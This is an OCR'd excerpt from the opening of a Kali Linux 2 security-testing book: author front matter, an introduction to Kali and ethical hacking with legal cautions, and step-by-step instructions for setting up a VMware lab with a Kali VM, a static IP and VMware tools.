
Basic Security Testing With Kali Linux 2

Test your Computer System Security by using the same Tactics that an Attacker would use.

Daniel W. Dieterle
@CyberArms


Basic Security Testing
With Kali Linux 2
Test your Computer System Security by using the same Tactics that an Attacker would use.
Daniel W. Dieterle
@CyberArms

Basic Security Testing with Kali Linux 2

Cover Layout by Daniel Dieterle
Cover Photo Design by Moriah Dieterle

ISBN-13: 978-1530506569
ISBN-10: 1530506565

Dedication

Thanks to my family for their unending support and prayer, you are truly a gift from God! Thanks to all my friends in the infosec and cybersecurity community for sharing your knowledge and time with me.And lastly a special thank you to Josh and Mike, a lot of the chapter transformations were due to the Josh's feedback and without you two I would have never heard of Social Engineering Bio-Warfare, lol!

Daniel Dieterle

"**The art of war teaches us to rely not on the likelihood of the enemy's not coming, but on our own readiness to receive him; not on the chance of his not attacking, but rather on the fact that we have made our position unassailable.**" – Sun Tzu

"**Behold, I send you forth as sheep in the midst of wolves: be ye therefore wise as serpents, and harmless as doves."** - Matthew 10:16 (KJV)

About the Author

Daniel W. Dieterle has worked in the IT field for over 20 years. During this time he worked for a computer support company where he provided system and network support for hundreds of companies across Upstate New York and throughout Northern Pennsylvania.

He also worked in a Fortune 500 corporate data center, briefly worked at an Ivy League school's computer support department and served as an executive at an electrical engineering company.

For about the last 6 years Daniel has been completely focused on security as a computer security researcher and author. His articles have been published in international security magazines, and referenced by both technical entities and the media.

Daniel has assisted with numerous security training classes and technical training books mainly based on Backtrack and Kali Linux.

Daniel W. Dieterle

E-mail: cyberarms@live.com
Website: cyberarms.wordpress.com
Twitter: @cyberarms

About the Reviewers

A special thanks to the book reviewers, your time, insight and input was greatly appreciated.

Bill Marcy – Fellow author and friend.

Tim Finholm - Bachelor of Science in Computer Science from Hawaii Pacific University and holds several certifications including Certified Ethical Hacker and Security+. He retired from the US Army in late 2013, and currently teaches information technology - focused courses at the University of Maryland Baltimore County Training Centers.

Timothy James Asher - Security Researcher, CTF player & Blogger.

Table of Contents

Social Engineering

Password Security Testing

Introduction and Installing

Chapter 1

What is Kali Linux?


Kali Linux 2 (2016 “Rolling”) is the latest and greatest version of the ever popular Kali/ Backtrack Linux penetration testing distribution. Kali 2 has been re-vamped from the ground up to be much easier to use while still being the most feature rich Ethical Hacking/ Pentesting distribution available. Kali also runs on more hardware devices greatly increasing your options for computer security penetration testing or “pentesting” systems.

If you are coming to Kali from a Backtrack background, after a short familiarization period you should find that everything is very similar and your comfort level should grow very quickly. If you are new to Kali, once you get used to it, you will find an easy to use security testing platform that includes hundreds of useful and powerful tools to test and help secure your network systems.

Why Use Kali?

Kali includes over 300 security testing tools. A lot of the redundant tools from Backtrack have been removed and the tool interface streamlined. You can now get to the most used tools quickly as they appear in an easy to use Applications menu. You can also find these same tools and a plethora of others all neatly categorized in the menu system.

Kali allows you to use similar tools and techniques that a hacker would use to test the security of your network so you can find and correct these issues before a real hacker finds them.



Note:

Hackers usually perform a combination of steps when attacking a network. These steps are summarized below:

- **Recon** – Checking out the target using multiple sources – like intelligence gathering.
- **Scanning** – Mapping out and investigating your network.
- **Exploitation** – Attacking holes found during the scanning process.
- **Elevation of Privileges** – Elevating a lower access account to Root, or System Level.
- **Maintaining Access** – Using techniques like backdoors to keep access to your network.
- **Covering their Tracks** – Erasing logs, and manipulating files to hide the intrusion.

An Ethical Hacker or Penetration Tester (good guys hired to find the holes before an attacker does) mimics many of these techniques, using parameters and guidelines set up with corporate management, to find security issues.

They then report their findings to management and assist in correcting the issues.

We will not be covering every step in the process, but will show you many of the techniques that are used, and how to defend against them.

I think the biggest drive to use Kali over commercial security solutions is the price. Security testing tools can be extremely costly, Kali is free! Secondly, Kali includes open source versions of numerous commercial security products, so you could conceivably replace costly programs by simply using Kali. Although Kali does includes several free versions of popular software programs that can be upgraded to the full featured paid versions and used directly through Kali.

There really are no major tool usage differences between Backtrack, Kali and Kali 2. Kali is the latest version of Backtrack. But it has been completely retooled from the ground up, making software updates and additions much easier.

In Backtrack updating some programs seemed to break others, in Kali, you update everything using the Kali update command which keeps system integrity much better. Simply update Kali and it will pull down the latest versions of the included tools for you. Just a note of caution, updating tools individually could break Kali, so running the Kali update is always the best way to get the latest packages for the OS.

(Note: Since the initial writing of the book, some tool creators have chosen to do updating/ installs by cloning directly from GitHub instead of using Kali's install process.)

I must admit though, some tools that I liked in the original Backtrack are missing in Kali. It is not too big of a deal as another tool in Kali most likely does the same or similar thing. And then again you can install other programs you like if needed.

In addition to stand alone and virtual machine instances of Kali, I also use Kali on a Raspberry Pi - a mini credit card sized ARM based computer. With Kali, you can do almost everything on a Pi that you could do on a full sized system. In my book I will cover using the Pi as a security testing platform including testing Wireless networks. Testing networks with a computer you could fit in your pocket, how cool is that?

Though Kali can't possibly contain all the possible security tools that every individual would prefer, it contains enough that Kali could be used from beginning to end. Don't forget that Kali is not just a security tool, but a full-fledged Linux Operating System. So if your favorite tool runs under Linux, but is not included, most likely you can install and run it in Kali.

Ethical Hacking Issues

Using Ethical Hacking a security tester basically acts like a hacker. He uses tools and techniques that a hacker would most likely use to test a target network's security. The difference is, the penetration tester is hired by the company to test its security and when done reveals to the leadership team how they got in and what they can do to plug the holes.

The biggest issue I see in using these techniques is ethics and law. Some security testing techniques that you can perform with Kali and its included tools are actually illegal to do in some areas. So it is important that users check their local, State and Federal laws before using Kali.

Also, you may have some users that try to use Kali, a very powerful set of tools, on a network that they do not have permission to do so. Or they will try to use a technique they learned but may have not mastered on a production network. All of these are potential legal and ethical issues. Never run security tools against systems that you do not have express written permission to do so.

Scope of this Book

This book focuses on those with beginning to intermediate experience with Backtrack/ Kali. I think it would also be a good tool for network administrators and non-security IT professionals that are looking to get into the field.

We will cover everything from a basic overview of Kali to using the included tools to test security on Windows and Linux based systems. We will cover Social Engineering, Wi-Fi security, using Kali on a Raspberry Pi, exploiting passwords, basic computer security testing from reconnaissance to finding & using exploits, and finally securing your systems.

Why did I write this book?

I have written technical articles on Backtrack for several years now, and have helped out with multiple Backtrack/ Kali books and training series. I get a lot of questions on how to use Kali/ Backtrack, so I decided that it was time to write my own beginners guide book.

My other reason for writing this book is to help get young people interested in the field of computer security. The US is currently facing a crisis when it comes to young professionals choosing technical careers and the cyber security field is no different. The US government is in need of thousands[1] of cyber warriors and some industry experts have even suggested that the US consider hiring security experts[2] from other countries to fill in the gap.

Think about that for a minute.

The numbers game is against us also. The US is the number two user of the internet, with 81% of our population connected. Now consider the fact that China is in the number one spot[3] with almost double the amount of users. And their connected rate is only at about 41%!

Though many think that the US is ranked number one in cyber offense capabilities, our defense is not ranked that well. With foreign countries making marked advances in cyber security the US needs to get as many brilliant young people into the field as possible, and they need to do it sooner rather than later.

Disclaimer

Never try to gain access to or security test a network or computer when you do not have written permission to do so. Doing so could leave you facing legal prosecution and you could end up in jail.

The information in this book is for educational purposes only.

There are many issues and technologies that you would run into in a live environment that are not covered. This book only demonstrates some of the most basic tool usage in Kali and should not be considered as an all-inclusive manual to Ethical hacking or pentesting.

I did not create any of the tools in Kali nor am I a representative of Kali Linux or Offensive Security.

Any errors, mistakes, or tutorial goofs in this book are solely mine and should not reflect on the tool creators, please let me know where I screwed up so it can be corrected. Install and update procedures for tools will change over time, if the install/setup information presented here no longer works, please check the tool creator's website for the latest information.

Though not mentioned by name, thank you to the Kali developers for creating a spectacular product and thanks to the individual tool creators, you are all doing an amazing job and are helping secure systems worldwide!

References

1. http://www.csmonitor.com/USA/Military/2011/0509/What-US-cybersecurity-needs-a-few-more-good-guys

2. http://www.theguardian.com/technology/2012/jul/10/us-master-hackers-al-qaida

3. http://en.wikipedia.org/wiki/List_of_countries_by_number_of_Internet_users

Chapter 2

Installing Virtual Machines


In this section we will setup Kali Linux, Windows 7 and Metasploitable 2 as Virtual Machines (VMs) using VMware Player on a host computer. Setting up our testing lab using virtual machines makes it very easy to learn offensive computer security testing using Kali.

Virtual machines make it possible to run several operating systems on a single computer. That way we do not need a room full of computers to set up a testing and learning environment. We only need one machine powerful enough to run several Virtual Machine sessions at once.

All the labs in the book were done using a Windows 7 Core I-5 system with 8 GB of RAM as the Virtual Machine host. It had plenty of power to run all three of our lab operating systems at the same time with no problem at all. Though 64 bit versions should work similarly, I chose 32 bit for all software as some of the tools installed in Kali will only run on 32 bit systems.

If you have experience with Virtual Systems, you can use any Virtual Machine software that you want. But for this tutorial I will be using VMware Player as the host software, and then install Kali, Metasploitable 2 and Windows 7 in separate VMs running under the host.

When we are done, we should have a small test network that looks something like this:



Because we will be dealing with vulnerable operating systems, make sure that you have a Firewall Router (Preferably hardware) between the Host system and the live internet.


Install VMware Player & Kali

Installing Kali on VMware is extremely simple as Offensive Security provides a Kali VMware image that you can download, so we will not spend a lot of time on this.

Download and install VMware Player for your version of OS.

1. Download and install VMware Player

   VMWare player versions and even the download location seem to be changing frequently. At the time of this writing it seems they have released “VMWare Workstation 12 Player” which can be run as either the free player for non-commercial usage or via license. (http://www.vmware.com/products/player/playerpro-evaluation.html)




Welcome to the VMware Workstation 12 Player Setup Wizard

The Setup Wizard will install VMware Workstation 12 Player on your computer. Click Next to continue or Cancel to exit the Setup Wizard.

Copyright 1998-2015 VMware, Inc. All rights reserved. This product is protected by U.S. and international copyright and intellectual property laws. VMware products are covered by one or more patents listed at: http://www.vmware.com/go/patents

2. Agree to the license agreement and choose where you want it to install it, the default is normally fine.

3. Follow through the install prompt. Then choose to enter either your e-mail address for the free version or purchase and enter a license key for commercial use:



Welcome to VMware Workstation 12 Player

VMware Workstation 12 Player

● Use VMware Workstation 12 Player for free for non-commercial use

Enter a valid email address. You agree to receive promotional emails from VMware related to Player.

View our privacy policy

○ Enter a license key to allow commercial use:


- - - -

Buy a commercial use license

4. Click, “***Continue***” and then “***Finish***” when done.

5. Download the 32 bit Kali 2 VM PAE Image (https://www.offensive-security.com/kali-linux-


vmware-virtualbox-image-download/) and save it in a location where you want it to run from.



Note:

It is always a good idea to verify the SHA1SUM checksum with the downloaded image to verify you have a legitimate copy of the image. There are numerous MD5/ SHA1 freeware programs available.)

6. Unzip the file
7. Start the VMware Player.
8. Click, "***Player***" from the menu.
9. Then "***File***"
10. Next click, "***Open***".
11. Surf to the extracted Kali .vmx file, select it, and click, "***Open***".
12. It will now show up on the VMWare Player home screen.
13. With the Kali VM highlighted click, "***Edit Virtual Machine Settings***".
14. Here you can view and change any settings for the VM:




Device	Summary
Memory	2 GB
Processors	1
Hard Disk (SCSI)	30 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Bridged (Automatic)
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

15. Click, "***Network Adapter***":


It is set to NAT (Network Address Translation) by default. NAT means that each Virtual machine will be created in a small NAT network shared amongst them and with the host; they can also reach out to the internet if needed. Some people have reported problems using NAT and can only use Bridged, thus I used bridged for all of my virtual machines in this book. If you do use bridged, ***make sure to have a hardware firewall between your system and the internet***.

16. Click "***OK***" to return to the VMWare Player main screen.
17. Now just click, "***Play Virtual Machine***", to start Kali. You may get a message asking if the VM was moved or copied, just click, "***I copied it***".
18. When prompted to install VMWare tools, select to install them later.
19. When Kali boots up, you will come to the Login Screen:



20. Login with the username, “***root***” and the password “***toor***” (root backwards).

21. You will then be presented with the main Desktop:



Setting the Kali IP address


Now we need to set the IP address for Kali.

Open a Terminal Prompt (Use the “*Terminal*” button on the favorite bar or from the “***Applications***” menu)

Enter, “***nano /etc/network/interfaces***” to open the network interface file for editing.

Now we want to enter the following information:


auto eth0
iface eth0 inet static
address 192.168.1.39
netmask 255.255.255.0
gateway 192.168.1.1



```
  GNU nano 2.5.1         File: /etc/network/interfaces                 Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

auto eth0
iface eth0 inet static
address 192.168.1.39
netmask 255.255.255.0
gateway 192.168.1.1
```

"***Cntrl-X***" to exit and "***y***" and then "***return***" to save

Reboot the system. When it comes back up, open a terminal window (click the terminal button on the quick start menu) and run "***ifconfig***" to make sure the IP address was successfully changed:



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.159  netmask 255.255.255.0  broadcast 192.168.1.255
                                  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8e:38:5d  txqueuelen 1000  (Ethernet)
        RX packets 186  bytes 38620 (37.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 3590 (3.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2024
```


And that's it; Kali should now be installed and ready to go.

Installing VMware Tools for Linux

When Kali boots up, a VMware pop-up should appear asking if you want to install the VMware tools into the operating system VM, ***do not install them at this time***. The VMWare tools install for the new Kali "Rolling" distribution has changed. To install the tools, open a terminal in Kali and enter the following commands:

apt-get update
apt-get install open-vm-tools-desktop fuse
reboot

As seen below:



